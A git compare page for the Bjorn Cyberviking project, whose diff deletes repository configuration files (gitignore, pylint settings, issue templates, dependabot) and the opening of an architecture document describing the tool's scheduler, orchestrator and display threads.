Compare commits
5 Commits
dependabot
...
ai
| Author | SHA1 | Date | |
|---|---|---|---|

|
3fa4d5742a | ||
|
|
df83cd2e92 | ||
|
|
b759ab6d4b | ||
|
|
aac77a3e76 | ||
|
|
eb20b168a6 |
2
.gitattributes
vendored
@@ -1,2 +0,0 @@
|
||||
*.sh text eol=lf
|
||||
*.py text eol=lf
|
||||
15
.github/FUNDING.yml
vendored
@@ -1,15 +0,0 @@
|
||||
# These are supported funding model platforms
|
||||
|
||||
#github: # Replace with up to 4 GitHub Sponsors-enabled usernames e.g., [user1, user2]
|
||||
#patreon: # Replace with a single Patreon username
|
||||
#open_collective: # Replace with a single Open Collective username
|
||||
#ko_fi: # Replace with a single Ko-fi username
|
||||
#tidelift: # Replace with a single Tidelift platform-name/package-name e.g., npm/babel
|
||||
#community_bridge: # Replace with a single Community Bridge project-name e.g., cloud-foundry
|
||||
#liberapay: # Replace with a single Liberapay username
|
||||
#issuehunt: # Replace with a single IssueHunt username
|
||||
#lfx_crowdfunding: # Replace with a single LFX Crowdfunding project-name e.g., cloud-foundry
|
||||
#polar: # Replace with a single Polar username
|
||||
buy_me_a_coffee: infinition
|
||||
#thanks_dev: # Replace with a single thanks.dev username
|
||||
#custom: # Replace with up to 4 custom sponsorship URLs e.g., ['link1', 'link2']
|
||||
34
.github/ISSUE_TEMPLATE/bug_report.md
vendored
@@ -1,34 +0,0 @@
|
||||
---
|
||||
name: Bug report
|
||||
about: Create a report to help us improve
|
||||
title: ""
|
||||
labels: ""
|
||||
assignees: ""
|
||||
---
|
||||
|
||||
**Describe the bug**
|
||||
A clear and concise description of what the bug is.
|
||||
|
||||
**To Reproduce**
|
||||
Steps to reproduce the behavior:
|
||||
|
||||
1. Go to '...'
|
||||
2. Click on '....'
|
||||
3. Scroll down to '....'
|
||||
4. See error
|
||||
|
||||
**Expected behavior**
|
||||
A clear and concise description of what you expected to happen.
|
||||
|
||||
**Screenshots**
|
||||
If applicable, add screenshots to help explain your problem.
|
||||
|
||||
**Hardware (please complete the following information):**
|
||||
|
||||
- Device: [e.g. iPhone6]
|
||||
- OS: [e.g. iOS]
|
||||
- Browser [e.g. chrome, safari]
|
||||
- Version [e.g. 22]
|
||||
|
||||
**Additional context**
|
||||
Add any other context about the problem here.
|
||||
11
.github/ISSUE_TEMPLATE/config.yml
vendored
@@ -1,11 +0,0 @@
|
||||
---
|
||||
# .github/ISSUE_TEMPLATE/config.yml
|
||||
|
||||
blank_issues_enabled: false
|
||||
contact_links:
|
||||
- name: Bjorn Community Support
|
||||
url: https://github.com/infinition/bjorn/discussions
|
||||
about: Please ask and answer questions here.
|
||||
- name: Bjorn Security Reports
|
||||
url: https://infinition.github.io/bjorn/SECURITY
|
||||
about: Please report security vulnerabilities here.
|
||||
19
.github/ISSUE_TEMPLATE/feature_request.md
vendored
@@ -1,19 +0,0 @@
|
||||
---
|
||||
name: Feature request
|
||||
about: Suggest an idea for this project
|
||||
title: ""
|
||||
labels: ""
|
||||
assignees: ""
|
||||
---
|
||||
|
||||
**Is your feature request related to a problem? Please describe.**
|
||||
A clear and concise description of what the problem is. Ex. I'm always frustrated when [...]
|
||||
|
||||
**Describe the solution you'd like**
|
||||
A clear and concise description of what you want to happen.
|
||||
|
||||
**Describe alternatives you've considered**
|
||||
A clear and concise description of any alternative solutions or features you've considered.
|
||||
|
||||
**Additional context**
|
||||
Add any other context or screenshots about the feature request here.
|
||||
12
.github/dependabot.yml
vendored
@@ -1,12 +0,0 @@
|
||||
# .github/dependabot.yml
|
||||
|
||||
version: 2
|
||||
updates:
|
||||
- package-ecosystem: "pip"
|
||||
directory: "."
|
||||
schedule:
|
||||
interval: "weekly"
|
||||
commit-message:
|
||||
prefix: "fix(deps)"
|
||||
open-pull-requests-limit: 5
|
||||
target-branch: "dev"
|
||||
137
.gitignore
vendored
@@ -1,137 +0,0 @@
|
||||
# Node.js / npm
|
||||
node_modules/
|
||||
npm-debug.log*
|
||||
yarn-debug.log*
|
||||
yarn-error.log*
|
||||
.pnpm-debug.log*
|
||||
package-lock.json*
|
||||
|
||||
# TypeScript / TSX
|
||||
dist/
|
||||
*.tsbuildinfo
|
||||
|
||||
# Poetry
|
||||
poetry.lock
|
||||
|
||||
# Environment variables
|
||||
.env
|
||||
.env.*.local
|
||||
|
||||
# Logs
|
||||
logs
|
||||
*.log
|
||||
pnpm-debug.log*
|
||||
lerna-debug.log*
|
||||
|
||||
# Dependency directories
|
||||
jspm_packages/
|
||||
|
||||
# Optional npm cache directory
|
||||
.npm
|
||||
|
||||
# Output of 'npm pack'
|
||||
*.tgz
|
||||
|
||||
# Lockfiles
|
||||
yarn.lock
|
||||
.pnpm-lock.yaml
|
||||
|
||||
# Optional eslint cache
|
||||
.eslintcache
|
||||
|
||||
# Optional stylelint cache
|
||||
.stylelintcache
|
||||
|
||||
# Optional REPL history
|
||||
.node_repl_history
|
||||
|
||||
# Coverage directory used by tools like
|
||||
instanbul/
|
||||
istanbul/jest
|
||||
jest/
|
||||
coverage/
|
||||
|
||||
# Output of 'tsc' command
|
||||
out/
|
||||
build/
|
||||
tmp/
|
||||
temp/
|
||||
|
||||
# Python
|
||||
__pycache__/
|
||||
*.py[cod]
|
||||
*.so
|
||||
*.egg
|
||||
*.egg-info/
|
||||
pip-wheel-metadata/
|
||||
*.pyo
|
||||
*.pyd
|
||||
*.whl
|
||||
*.pytest_cache/
|
||||
.tox/
|
||||
env/
|
||||
venv
|
||||
venv/
|
||||
ENV/
|
||||
env.bak/
|
||||
.venv/
|
||||
|
||||
# mypy
|
||||
.mypy_cache/
|
||||
.dmypy.json
|
||||
dmypy.json
|
||||
|
||||
# Pyre type checker
|
||||
.pyre/
|
||||
|
||||
# Coverage reports
|
||||
htmlcov/
|
||||
.coverage
|
||||
.cache
|
||||
nosetests.xml
|
||||
coverage.xml
|
||||
*.cover
|
||||
*.py,cover
|
||||
|
||||
# Jupyter Notebook
|
||||
.ipynb_checkpoints
|
||||
|
||||
# Django stuff:
|
||||
staticfiles/
|
||||
local_settings.py
|
||||
db.sqlite3
|
||||
db.sqlite3-journal
|
||||
|
||||
# Flask stuff:
|
||||
instance/
|
||||
.webassets-cache
|
||||
|
||||
# VS Code settings
|
||||
.vscode/
|
||||
.idea/
|
||||
|
||||
# macOS files
|
||||
.DS_Store
|
||||
.AppleDouble
|
||||
.LSOverride
|
||||
|
||||
# Windows files
|
||||
Thumbs.db
|
||||
ehthumbs.db
|
||||
Desktop.ini
|
||||
$RECYCLE.BIN/
|
||||
|
||||
# Linux system files
|
||||
*.swp
|
||||
*~
|
||||
|
||||
# IDE specific
|
||||
*.iml
|
||||
*.suo
|
||||
*.ntvs*
|
||||
*.njsproj
|
||||
*.sln
|
||||
*.sw?
|
||||
|
||||
scripts
|
||||
*/certs/
|
||||
652
.pylintrc
@@ -1,652 +0,0 @@
|
||||
[MAIN]
|
||||
|
||||
# Analyse import fallback blocks. This can be used to support both Python 2 and
|
||||
# 3 compatible code, which means that the block might have code that exists
|
||||
# only in one or another interpreter, leading to false positives when analysed.
|
||||
analyse-fallback-blocks=no
|
||||
|
||||
# Clear in-memory caches upon conclusion of linting. Useful if running pylint
|
||||
# in a server-like mode.
|
||||
clear-cache-post-run=no
|
||||
|
||||
# Load and enable all available extensions. Use --list-extensions to see a list
|
||||
# all available extensions.
|
||||
#enable-all-extensions=
|
||||
|
||||
# In error mode, messages with a category besides ERROR or FATAL are
|
||||
# suppressed, and no reports are done by default. Error mode is compatible with
|
||||
# disabling specific errors.
|
||||
#errors-only=
|
||||
|
||||
# Always return a 0 (non-error) status code, even if lint errors are found.
|
||||
# This is primarily useful in continuous integration scripts.
|
||||
#exit-zero=
|
||||
|
||||
# A comma-separated list of package or module names from where C extensions may
|
||||
# be loaded. Extensions are loading into the active Python interpreter and may
|
||||
# run arbitrary code.
|
||||
extension-pkg-allow-list=
|
||||
|
||||
# A comma-separated list of package or module names from where C extensions may
|
||||
# be loaded. Extensions are loading into the active Python interpreter and may
|
||||
# run arbitrary code. (This is an alternative name to extension-pkg-allow-list
|
||||
# for backward compatibility.)
|
||||
extension-pkg-whitelist=
|
||||
|
||||
# Return non-zero exit code if any of these messages/categories are detected,
|
||||
# even if score is above --fail-under value. Syntax same as enable. Messages
|
||||
# specified are enabled, while categories only check already-enabled messages.
|
||||
fail-on=
|
||||
|
||||
# Specify a score threshold under which the program will exit with error.
|
||||
fail-under=8
|
||||
|
||||
# Interpret the stdin as a python script, whose filename needs to be passed as
|
||||
# the module_or_package argument.
|
||||
#from-stdin=
|
||||
|
||||
# Files or directories to be skipped. They should be base names, not paths.
|
||||
ignore=venv,node_modules,scripts
|
||||
|
||||
# Add files or directories matching the regular expressions patterns to the
|
||||
# ignore-list. The regex matches against paths and can be in Posix or Windows
|
||||
# format. Because '\\' represents the directory delimiter on Windows systems,
|
||||
# it can't be used as an escape character.
|
||||
ignore-paths=
|
||||
|
||||
# Files or directories matching the regular expression patterns are skipped.
|
||||
# The regex matches against base names, not paths. The default value ignores
|
||||
# Emacs file locks
|
||||
ignore-patterns=^\.#
|
||||
|
||||
# List of module names for which member attributes should not be checked and
|
||||
# will not be imported (useful for modules/projects where namespaces are
|
||||
# manipulated during runtime and thus existing member attributes cannot be
|
||||
# deduced by static analysis). It supports qualified module names, as well as
|
||||
# Unix pattern matching.
|
||||
ignored-modules=
|
||||
|
||||
# Python code to execute, usually for sys.path manipulation such as
|
||||
# pygtk.require().
|
||||
#init-hook=
|
||||
|
||||
# Use multiple processes to speed up Pylint. Specifying 0 will auto-detect the
|
||||
# number of processors available to use, and will cap the count on Windows to
|
||||
# avoid hangs.
|
||||
jobs=1
|
||||
|
||||
# Control the amount of potential inferred values when inferring a single
|
||||
# object. This can help the performance when dealing with large functions or
|
||||
# complex, nested conditions.
|
||||
limit-inference-results=100
|
||||
|
||||
# List of plugins (as comma separated values of python module names) to load,
|
||||
# usually to register additional checkers.
|
||||
load-plugins=
|
||||
|
||||
# Pickle collected data for later comparisons.
|
||||
persistent=yes
|
||||
|
||||
# Resolve imports to .pyi stubs if available. May reduce no-member messages and
|
||||
# increase not-an-iterable messages.
|
||||
prefer-stubs=no
|
||||
|
||||
# Minimum Python version to use for version dependent checks. Will default to
|
||||
# the version used to run pylint.
|
||||
py-version=3.12
|
||||
|
||||
# Discover python modules and packages in the file system subtree.
|
||||
recursive=no
|
||||
|
||||
# Add paths to the list of the source roots. Supports globbing patterns. The
|
||||
# source root is an absolute path or a path relative to the current working
|
||||
# directory used to determine a package namespace for modules located under the
|
||||
# source root.
|
||||
source-roots=
|
||||
|
||||
# When enabled, pylint would attempt to guess common misconfiguration and emit
|
||||
# user-friendly hints instead of false-positive error messages.
|
||||
suggestion-mode=yes
|
||||
|
||||
# Allow loading of arbitrary C extensions. Extensions are imported into the
|
||||
# active Python interpreter and may run arbitrary code.
|
||||
unsafe-load-any-extension=no
|
||||
|
||||
# In verbose mode, extra non-checker-related info will be displayed.
|
||||
#verbose=
|
||||
|
||||
|
||||
[BASIC]
|
||||
|
||||
# Naming style matching correct argument names.
|
||||
argument-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct argument names. Overrides argument-
|
||||
# naming-style. If left empty, argument names will be checked with the set
|
||||
# naming style.
|
||||
#argument-rgx=
|
||||
|
||||
# Naming style matching correct attribute names.
|
||||
attr-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct attribute names. Overrides attr-naming-
|
||||
# style. If left empty, attribute names will be checked with the set naming
|
||||
# style.
|
||||
#attr-rgx=
|
||||
|
||||
# Bad variable names which should always be refused, separated by a comma.
|
||||
bad-names=foo,
|
||||
bar,
|
||||
baz,
|
||||
toto,
|
||||
tutu,
|
||||
tata
|
||||
|
||||
# Bad variable names regexes, separated by a comma. If names match any regex,
|
||||
# they will always be refused
|
||||
bad-names-rgxs=
|
||||
|
||||
# Naming style matching correct class attribute names.
|
||||
class-attribute-naming-style=any
|
||||
|
||||
# Regular expression matching correct class attribute names. Overrides class-
|
||||
# attribute-naming-style. If left empty, class attribute names will be checked
|
||||
# with the set naming style.
|
||||
#class-attribute-rgx=
|
||||
|
||||
# Naming style matching correct class constant names.
|
||||
class-const-naming-style=UPPER_CASE
|
||||
|
||||
# Regular expression matching correct class constant names. Overrides class-
|
||||
# const-naming-style. If left empty, class constant names will be checked with
|
||||
# the set naming style.
|
||||
#class-const-rgx=
|
||||
|
||||
# Naming style matching correct class names.
|
||||
class-naming-style=PascalCase
|
||||
|
||||
# Regular expression matching correct class names. Overrides class-naming-
|
||||
# style. If left empty, class names will be checked with the set naming style.
|
||||
#class-rgx=
|
||||
|
||||
# Naming style matching correct constant names.
|
||||
const-naming-style=UPPER_CASE
|
||||
|
||||
# Regular expression matching correct constant names. Overrides const-naming-
|
||||
# style. If left empty, constant names will be checked with the set naming
|
||||
# style.
|
||||
#const-rgx=
|
||||
|
||||
# Minimum line length for functions/classes that require docstrings, shorter
|
||||
# ones are exempt.
|
||||
docstring-min-length=-1
|
||||
|
||||
# Naming style matching correct function names.
|
||||
function-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct function names. Overrides function-
|
||||
# naming-style. If left empty, function names will be checked with the set
|
||||
# naming style.
|
||||
#function-rgx=
|
||||
|
||||
# Good variable names which should always be accepted, separated by a comma.
|
||||
good-names=i,
|
||||
j,
|
||||
k,
|
||||
ex,
|
||||
Run,
|
||||
_
|
||||
|
||||
# Good variable names regexes, separated by a comma. If names match any regex,
|
||||
# they will always be accepted
|
||||
good-names-rgxs=
|
||||
|
||||
# Include a hint for the correct naming format with invalid-name.
|
||||
include-naming-hint=no
|
||||
|
||||
# Naming style matching correct inline iteration names.
|
||||
inlinevar-naming-style=any
|
||||
|
||||
# Regular expression matching correct inline iteration names. Overrides
|
||||
# inlinevar-naming-style. If left empty, inline iteration names will be checked
|
||||
# with the set naming style.
|
||||
#inlinevar-rgx=
|
||||
|
||||
# Naming style matching correct method names.
|
||||
method-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct method names. Overrides method-naming-
|
||||
# style. If left empty, method names will be checked with the set naming style.
|
||||
#method-rgx=
|
||||
|
||||
# Naming style matching correct module names.
|
||||
module-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct module names. Overrides module-naming-
|
||||
# style. If left empty, module names will be checked with the set naming style.
|
||||
#module-rgx=
|
||||
|
||||
# Colon-delimited sets of names that determine each other's naming style when
|
||||
# the name regexes allow several styles.
|
||||
name-group=
|
||||
|
||||
# Regular expression which should only match function or class names that do
|
||||
# not require a docstring.
|
||||
no-docstring-rgx=^_
|
||||
|
||||
# List of decorators that produce properties, such as abc.abstractproperty. Add
|
||||
# to this list to register other decorators that produce valid properties.
|
||||
# These decorators are taken in consideration only for invalid-name.
|
||||
property-classes=abc.abstractproperty
|
||||
|
||||
# Regular expression matching correct type alias names. If left empty, type
|
||||
# alias names will be checked with the set naming style.
|
||||
#typealias-rgx=
|
||||
|
||||
# Regular expression matching correct type variable names. If left empty, type
|
||||
# variable names will be checked with the set naming style.
|
||||
#typevar-rgx=
|
||||
|
||||
# Naming style matching correct variable names.
|
||||
variable-naming-style=snake_case
|
||||
|
||||
# Regular expression matching correct variable names. Overrides variable-
|
||||
# naming-style. If left empty, variable names will be checked with the set
|
||||
# naming style.
|
||||
variable-rgx=[a-z_][a-z0-9_]{2,30}$
|
||||
|
||||
|
||||
[CLASSES]
|
||||
|
||||
# Warn about protected attribute access inside special methods
|
||||
check-protected-access-in-special-methods=no
|
||||
|
||||
# List of method names used to declare (i.e. assign) instance attributes.
|
||||
defining-attr-methods=__init__,
|
||||
__new__,
|
||||
setUp,
|
||||
asyncSetUp,
|
||||
__post_init__
|
||||
|
||||
# List of member names, which should be excluded from the protected access
|
||||
# warning.
|
||||
exclude-protected=_asdict,_fields,_replace,_source,_make,os._exit
|
||||
|
||||
# List of valid names for the first argument in a class method.
|
||||
valid-classmethod-first-arg=cls
|
||||
|
||||
# List of valid names for the first argument in a metaclass class method.
|
||||
valid-metaclass-classmethod-first-arg=mcs
|
||||
|
||||
|
||||
[DESIGN]
|
||||
|
||||
# List of regular expressions of class ancestor names to ignore when counting
|
||||
# public methods (see R0903)
|
||||
exclude-too-few-public-methods=
|
||||
|
||||
# List of qualified class names to ignore when counting class parents (see
|
||||
# R0901)
|
||||
ignored-parents=
|
||||
|
||||
# Maximum number of arguments for function / method.
|
||||
max-args=5
|
||||
|
||||
# Maximum number of attributes for a class (see R0902).
|
||||
max-attributes=7
|
||||
|
||||
# Maximum number of boolean expressions in an if statement (see R0916).
|
||||
max-bool-expr=5
|
||||
|
||||
# Maximum number of branch for function / method body.
|
||||
max-branches=12
|
||||
|
||||
# Maximum number of locals for function / method body.
|
||||
max-locals=15
|
||||
|
||||
# Maximum number of parents for a class (see R0901).
|
||||
max-parents=7
|
||||
|
||||
# Maximum number of positional arguments for function / method.
|
||||
max-positional-arguments=5
|
||||
|
||||
# Maximum number of public methods for a class (see R0904).
|
||||
max-public-methods=20
|
||||
|
||||
# Maximum number of return / yield for function / method body.
|
||||
max-returns=6
|
||||
|
||||
# Maximum number of statements in function / method body.
|
||||
max-statements=50
|
||||
|
||||
# Minimum number of public methods for a class (see R0903).
|
||||
min-public-methods=2
|
||||
|
||||
|
||||
[EXCEPTIONS]
|
||||
|
||||
# Exceptions that will emit a warning when caught.
|
||||
overgeneral-exceptions=builtins.BaseException,builtins.Exception
|
||||
|
||||
|
||||
[FORMAT]
|
||||
|
||||
# Expected format of line ending, e.g. empty (any line ending), LF or CRLF.
|
||||
expected-line-ending-format=
|
||||
|
||||
# Regexp for a line that is allowed to be longer than the limit.
|
||||
ignore-long-lines=^\s*(# )?<?https?://\S+>?$
|
||||
|
||||
# Number of spaces of indent required inside a hanging or continued line.
|
||||
indent-after-paren=4
|
||||
|
||||
# String used as indentation unit. This is usually " " (4 spaces) or "\t" (1
|
||||
# tab).
|
||||
indent-string=' '
|
||||
|
||||
# Maximum number of characters on a single line.
|
||||
max-line-length=100
|
||||
|
||||
# Maximum number of lines in a module.
|
||||
max-module-lines=2500
|
||||
|
||||
# Allow the body of a class to be on the same line as the declaration if body
|
||||
# contains single statement.
|
||||
single-line-class-stmt=no
|
||||
|
||||
# Allow the body of an if to be on the same line as the test if there is no
|
||||
# else.
|
||||
single-line-if-stmt=no
|
||||
|
||||
|
||||
[IMPORTS]
|
||||
|
||||
# List of modules that can be imported at any level, not just the top level
|
||||
# one.
|
||||
allow-any-import-level=
|
||||
|
||||
# Allow explicit reexports by alias from a package __init__.
|
||||
allow-reexport-from-package=no
|
||||
|
||||
# Allow wildcard imports from modules that define __all__.
|
||||
allow-wildcard-with-all=no
|
||||
|
||||
# Deprecated modules which should not be used, separated by a comma.
|
||||
deprecated-modules=
|
||||
|
||||
# Output a graph (.gv or any supported image format) of external dependencies
|
||||
# to the given file (report RP0402 must not be disabled).
|
||||
ext-import-graph=
|
||||
|
||||
# Output a graph (.gv or any supported image format) of all (i.e. internal and
|
||||
# external) dependencies to the given file (report RP0402 must not be
|
||||
# disabled).
|
||||
import-graph=
|
||||
|
||||
# Output a graph (.gv or any supported image format) of internal dependencies
|
||||
# to the given file (report RP0402 must not be disabled).
|
||||
int-import-graph=
|
||||
|
||||
# Force import order to recognize a module as part of the standard
|
||||
# compatibility libraries.
|
||||
known-standard-library=
|
||||
|
||||
# Force import order to recognize a module as part of a third party library.
|
||||
known-third-party=enchant
|
||||
|
||||
# Couples of modules and preferred modules, separated by a comma.
|
||||
preferred-modules=
|
||||
|
||||
|
||||
[LOGGING]
|
||||
|
||||
# The type of string formatting that logging methods do. `old` means using %
|
||||
# formatting, `new` is for `{}` formatting.
|
||||
logging-format-style=new
|
||||
|
||||
# Logging modules to check that the string format arguments are in logging
|
||||
# function parameter format.
|
||||
logging-modules=logging
|
||||
|
||||
|
||||
[MESSAGES CONTROL]
|
||||
|
||||
# Only show warnings with the listed confidence levels. Leave empty to show
|
||||
# all. Valid levels: HIGH, CONTROL_FLOW, INFERENCE, INFERENCE_FAILURE,
|
||||
# UNDEFINED.
|
||||
confidence=HIGH,
|
||||
CONTROL_FLOW,
|
||||
INFERENCE,
|
||||
INFERENCE_FAILURE,
|
||||
UNDEFINED
|
||||
|
||||
# Disable the message, report, category or checker with the given id(s). You
|
||||
# can either give multiple identifiers separated by comma (,) or put this
|
||||
# option multiple times (only on the command line, not in the configuration
|
||||
# file where it should appear only once). You can also use "--disable=all" to
|
||||
# disable everything first and then re-enable specific checks. For example, if
|
||||
# you want to run only the similarities checker, you can use "--disable=all
|
||||
# --enable=similarities". If you want to run only the classes checker, but have
|
||||
# no Warning level messages displayed, use "--disable=all --enable=classes
|
||||
# --disable=W".
|
||||
disable=missing-module-docstring,
|
||||
invalid-name,
|
||||
too-few-public-methods,
|
||||
E1101,
|
||||
C0115,
|
||||
duplicate-code,
|
||||
raise-missing-from,
|
||||
wrong-import-order,
|
||||
ungrouped-imports,
|
||||
reimported,
|
||||
too-many-locals,
|
||||
missing-timeout,
|
||||
broad-exception-caught,
|
||||
broad-exception-raised,
|
||||
line-too-long
|
||||
|
||||
# Enable the message, report, category or checker with the given id(s). You can
|
||||
# either give multiple identifier separated by comma (,) or put this option
|
||||
# multiple time (only on the command line, not in the configuration file where
|
||||
# it should appear only once). See also the "--disable" option for examples.
|
||||
#enable=
|
||||
|
||||
|
||||
[METHOD_ARGS]
|
||||
|
||||
# List of qualified names (i.e., library.method) which require a timeout
|
||||
# parameter e.g. 'requests.api.get,requests.api.post'
|
||||
timeout-methods=requests.api.delete,requests.api.get,requests.api.head,requests.api.options,requests.api.patch,requests.api.post,requests.api.put,requests.api.request
|
||||
|
||||
|
||||
[MISCELLANEOUS]
|
||||
|
||||
# List of note tags to take in consideration, separated by a comma.
|
||||
notes=FIXME,
|
||||
XXX,
|
||||
TODO
|
||||
|
||||
# Regular expression of note tags to take in consideration.
|
||||
notes-rgx=
|
||||
|
||||
|
||||
[REFACTORING]
|
||||
|
||||
# Maximum number of nested blocks for function / method body
|
||||
max-nested-blocks=5
|
||||
|
||||
# Complete name of functions that never returns. When checking for
|
||||
# inconsistent-return-statements if a never returning function is called then
|
||||
# it will be considered as an explicit return statement and no message will be
|
||||
# printed.
|
||||
never-returning-functions=sys.exit,argparse.parse_error
|
||||
|
||||
# Let 'consider-using-join' be raised when the separator to join on would be
|
||||
# non-empty (resulting in expected fixes of the type: ``"- " + " -
|
||||
# ".join(items)``)
|
||||
suggest-join-with-non-empty-separator=yes
|
||||
|
||||
|
||||
[REPORTS]
|
||||
|
||||
# Python expression which should return a score less than or equal to 10. You
|
||||
# have access to the variables 'fatal', 'error', 'warning', 'refactor',
|
||||
# 'convention', and 'info' which contain the number of messages in each
|
||||
# category, as well as 'statement' which is the total number of statements
|
||||
# analyzed. This score is used by the global evaluation report (RP0004).
|
||||
evaluation=max(0, 0 if fatal else 10.0 - ((float(5 * error + warning + refactor + convention) / statement) * 10))
|
||||
|
||||
# Template used to display messages. This is a python new-style format string
|
||||
# used to format the message information. See doc for all details.
|
||||
msg-template=
|
||||
|
||||
# Set the output format. Available formats are: text, parseable, colorized,
|
||||
# json2 (improved json format), json (old json format) and msvs (visual
|
||||
# studio). You can also give a reporter class, e.g.
|
||||
# mypackage.mymodule.MyReporterClass.
|
||||
#output-format=
|
||||
|
||||
# Tells whether to display a full report or only the messages.
|
||||
reports=no
|
||||
|
||||
# Activate the evaluation score.
|
||||
score=yes
|
||||
|
||||
|
||||
[SIMILARITIES]
|
||||
|
||||
# Comments are removed from the similarity computation
|
||||
ignore-comments=yes
|
||||
|
||||
# Docstrings are removed from the similarity computation
|
||||
ignore-docstrings=yes
|
||||
|
||||
# Imports are removed from the similarity computation
|
||||
ignore-imports=yes
|
||||
|
||||
# Signatures are removed from the similarity computation
|
||||
ignore-signatures=yes
|
||||
|
||||
# Minimum lines number of a similarity.
|
||||
min-similarity-lines=4
|
||||
|
||||
|
||||
[SPELLING]
|
||||
|
||||
# Limits count of emitted suggestions for spelling mistakes.
|
||||
max-spelling-suggestions=4
|
||||
|
||||
# Spelling dictionary name. No available dictionaries : You need to install
|
||||
# both the python package and the system dependency for enchant to work.
|
||||
spelling-dict=
|
||||
|
||||
# List of comma separated words that should be considered directives if they
|
||||
# appear at the beginning of a comment and should not be checked.
|
||||
spelling-ignore-comment-directives=fmt: on,fmt: off,noqa:,noqa,nosec,isort:skip,mypy:
|
||||
|
||||
# List of comma separated words that should not be checked.
|
||||
spelling-ignore-words=
|
||||
|
||||
# A path to a file that contains the private dictionary; one word per line.
|
||||
spelling-private-dict-file=
|
||||
|
||||
# Tells whether to store unknown words to the private dictionary (see the
|
||||
# --spelling-private-dict-file option) instead of raising a message.
|
||||
spelling-store-unknown-words=no
|
||||
|
||||
|
||||
[STRING]
|
||||
|
||||
# This flag controls whether inconsistent-quotes generates a warning when the
|
||||
# character used as a quote delimiter is used inconsistently within a module.
|
||||
check-quote-consistency=no
|
||||
|
||||
# This flag controls whether the implicit-str-concat should generate a warning
|
||||
# on implicit string concatenation in sequences defined over several lines.
|
||||
check-str-concat-over-line-jumps=no
|
||||
|
||||
|
||||
[TYPECHECK]
|
||||
|
||||
# List of decorators that produce context managers, such as
|
||||
# contextlib.contextmanager. Add to this list to register other decorators that
|
||||
# produce valid context managers.
|
||||
contextmanager-decorators=contextlib.contextmanager
|
||||
|
||||
# List of members which are set dynamically and missed by pylint inference
|
||||
# system, and so shouldn't trigger E1101 when accessed. Python regular
|
||||
# expressions are accepted.
|
||||
generated-members=
|
||||
|
||||
# Tells whether to warn about missing members when the owner of the attribute
|
||||
# is inferred to be None.
|
||||
ignore-none=yes
|
||||
|
||||
# This flag controls whether pylint should warn about no-member and similar
|
||||
# checks whenever an opaque object is returned when inferring. The inference
|
||||
# can return multiple potential results while evaluating a Python object, but
|
||||
# some branches might not be evaluated, which results in partial inference. In
|
||||
# that case, it might be useful to still emit no-member and other checks for
|
||||
# the rest of the inferred objects.
|
||||
ignore-on-opaque-inference=yes
|
||||
|
||||
# List of symbolic message names to ignore for Mixin members.
|
||||
ignored-checks-for-mixins=no-member,
|
||||
not-async-context-manager,
|
||||
not-context-manager,
|
||||
attribute-defined-outside-init
|
||||
|
||||
# List of class names for which member attributes should not be checked (useful
|
||||
# for classes with dynamically set attributes). This supports the use of
|
||||
# qualified names.
|
||||
ignored-classes=optparse.Values,thread._local,_thread._local,argparse.Namespace
|
||||
|
||||
# Show a hint with possible names when a member name was not found. The aspect
|
||||
# of finding the hint is based on edit distance.
|
||||
missing-member-hint=yes
|
||||
|
||||
# The minimum edit distance a name should have in order to be considered a
|
||||
# similar match for a missing member name.
|
||||
missing-member-hint-distance=1
|
||||
|
||||
# The total number of similar names that should be taken in consideration when
|
||||
# showing a hint for a missing member.
|
||||
missing-member-max-choices=1
|
||||
|
||||
# Regex pattern to define which classes are considered mixins.
|
||||
mixin-class-rgx=.*[Mm]ixin
|
||||
|
||||
# List of decorators that change the signature of a decorated function.
|
||||
signature-mutators=
|
||||
|
||||
|
||||
[VARIABLES]
|
||||
|
||||
# List of additional names supposed to be defined in builtins. Remember that
|
||||
# you should avoid defining new builtins when possible.
|
||||
additional-builtins=
|
||||
|
||||
# Tells whether unused global variables should be treated as a violation.
|
||||
allow-global-unused-variables=yes
|
||||
|
||||
# List of names allowed to shadow builtins
|
||||
allowed-redefined-builtins=
|
||||
|
||||
# List of strings which can identify a callback function by name. A callback
|
||||
# name must start or end with one of those strings.
|
||||
callbacks=cb_,
|
||||
_cb
|
||||
|
||||
# A regular expression matching the name of dummy variables (i.e. expected to
|
||||
# not be used).
|
||||
dummy-variables-rgx=_+$|(_[a-zA-Z0-9_]*[a-zA-Z0-9]+?$)|dummy|^ignored_|^unused_
|
||||
|
||||
# Argument names that match this expression will be ignored.
|
||||
ignored-argument-names=_.*|^ignored_|^unused_
|
||||
|
||||
# Tells whether we should check for unused import in __init__ files.
|
||||
init-import=no
|
||||
|
||||
# List of qualified module names which can have objects that can redefine
|
||||
# builtins.
|
||||
redefining-builtins-modules=six.moves,past.builtins,future.builtins,builtins,io
|
||||
148
ARCHITECTURE.md
@@ -1,148 +0,0 @@
|
||||
|
||||
# Bjorn Cyberviking Architecture
|
||||
|
||||
This document describes the internal workings of **Bjorn Cyberviking**.
|
||||
> The architecture is designed to be **modular and asynchronous**, using multi-threading to handle the display, web interface, and cyber-security operations (scanning, attacks) simultaneously.
|
||||
|
||||
-----
|
||||
|
||||
## 1\. High-Level Overview
|
||||
|
||||
The system relies on a **"Producer-Consumer"** model orchestrated around shared memory and a central database.
|
||||
|
||||
### System Data Flow
|
||||
|
||||
* **User / WebUI**: Interacts with the `WebApp`, which uses `WebUtils` to read/write to the **SQLite DB**.
|
||||
* **Kernel (Main Thread)**: `Bjorn.py` initializes the `SharedData` (global state in RAM).
|
||||
* **Brain (Logic)**:
|
||||
* **Scheduler**: Plans actions based on triggers and writes them to the DB.
|
||||
* **Orchestrator**: Reads the queue from the DB, executes scripts from `/actions`, and updates results in the DB.
|
||||
* **Output (Display)**: `Display.py` reads the current state from `SharedData` and renders it to the E-Paper Screen.
|
||||
|
||||
-----
|
||||
|
||||
## 2\. Core Components
|
||||
|
||||
### 2.1. The Entry Point (`Bjorn.py`)
|
||||
|
||||
This is the global conductor.
|
||||
|
||||
* **Role**: Initializes components, manages the application lifecycle, and handles stop signals.
|
||||
* **Workflow**:
|
||||
1. Loads configuration via `SharedData`.
|
||||
2. Starts the display thread (`Display`).
|
||||
3. Starts the web server thread (`WebApp`).
|
||||
4. **Network Monitor**: As soon as an interface (Wi-Fi/Eth) is active, it starts the **Orchestrator** thread (automatic mode). If the network drops, it can pause the orchestrator.
|
||||
|
||||
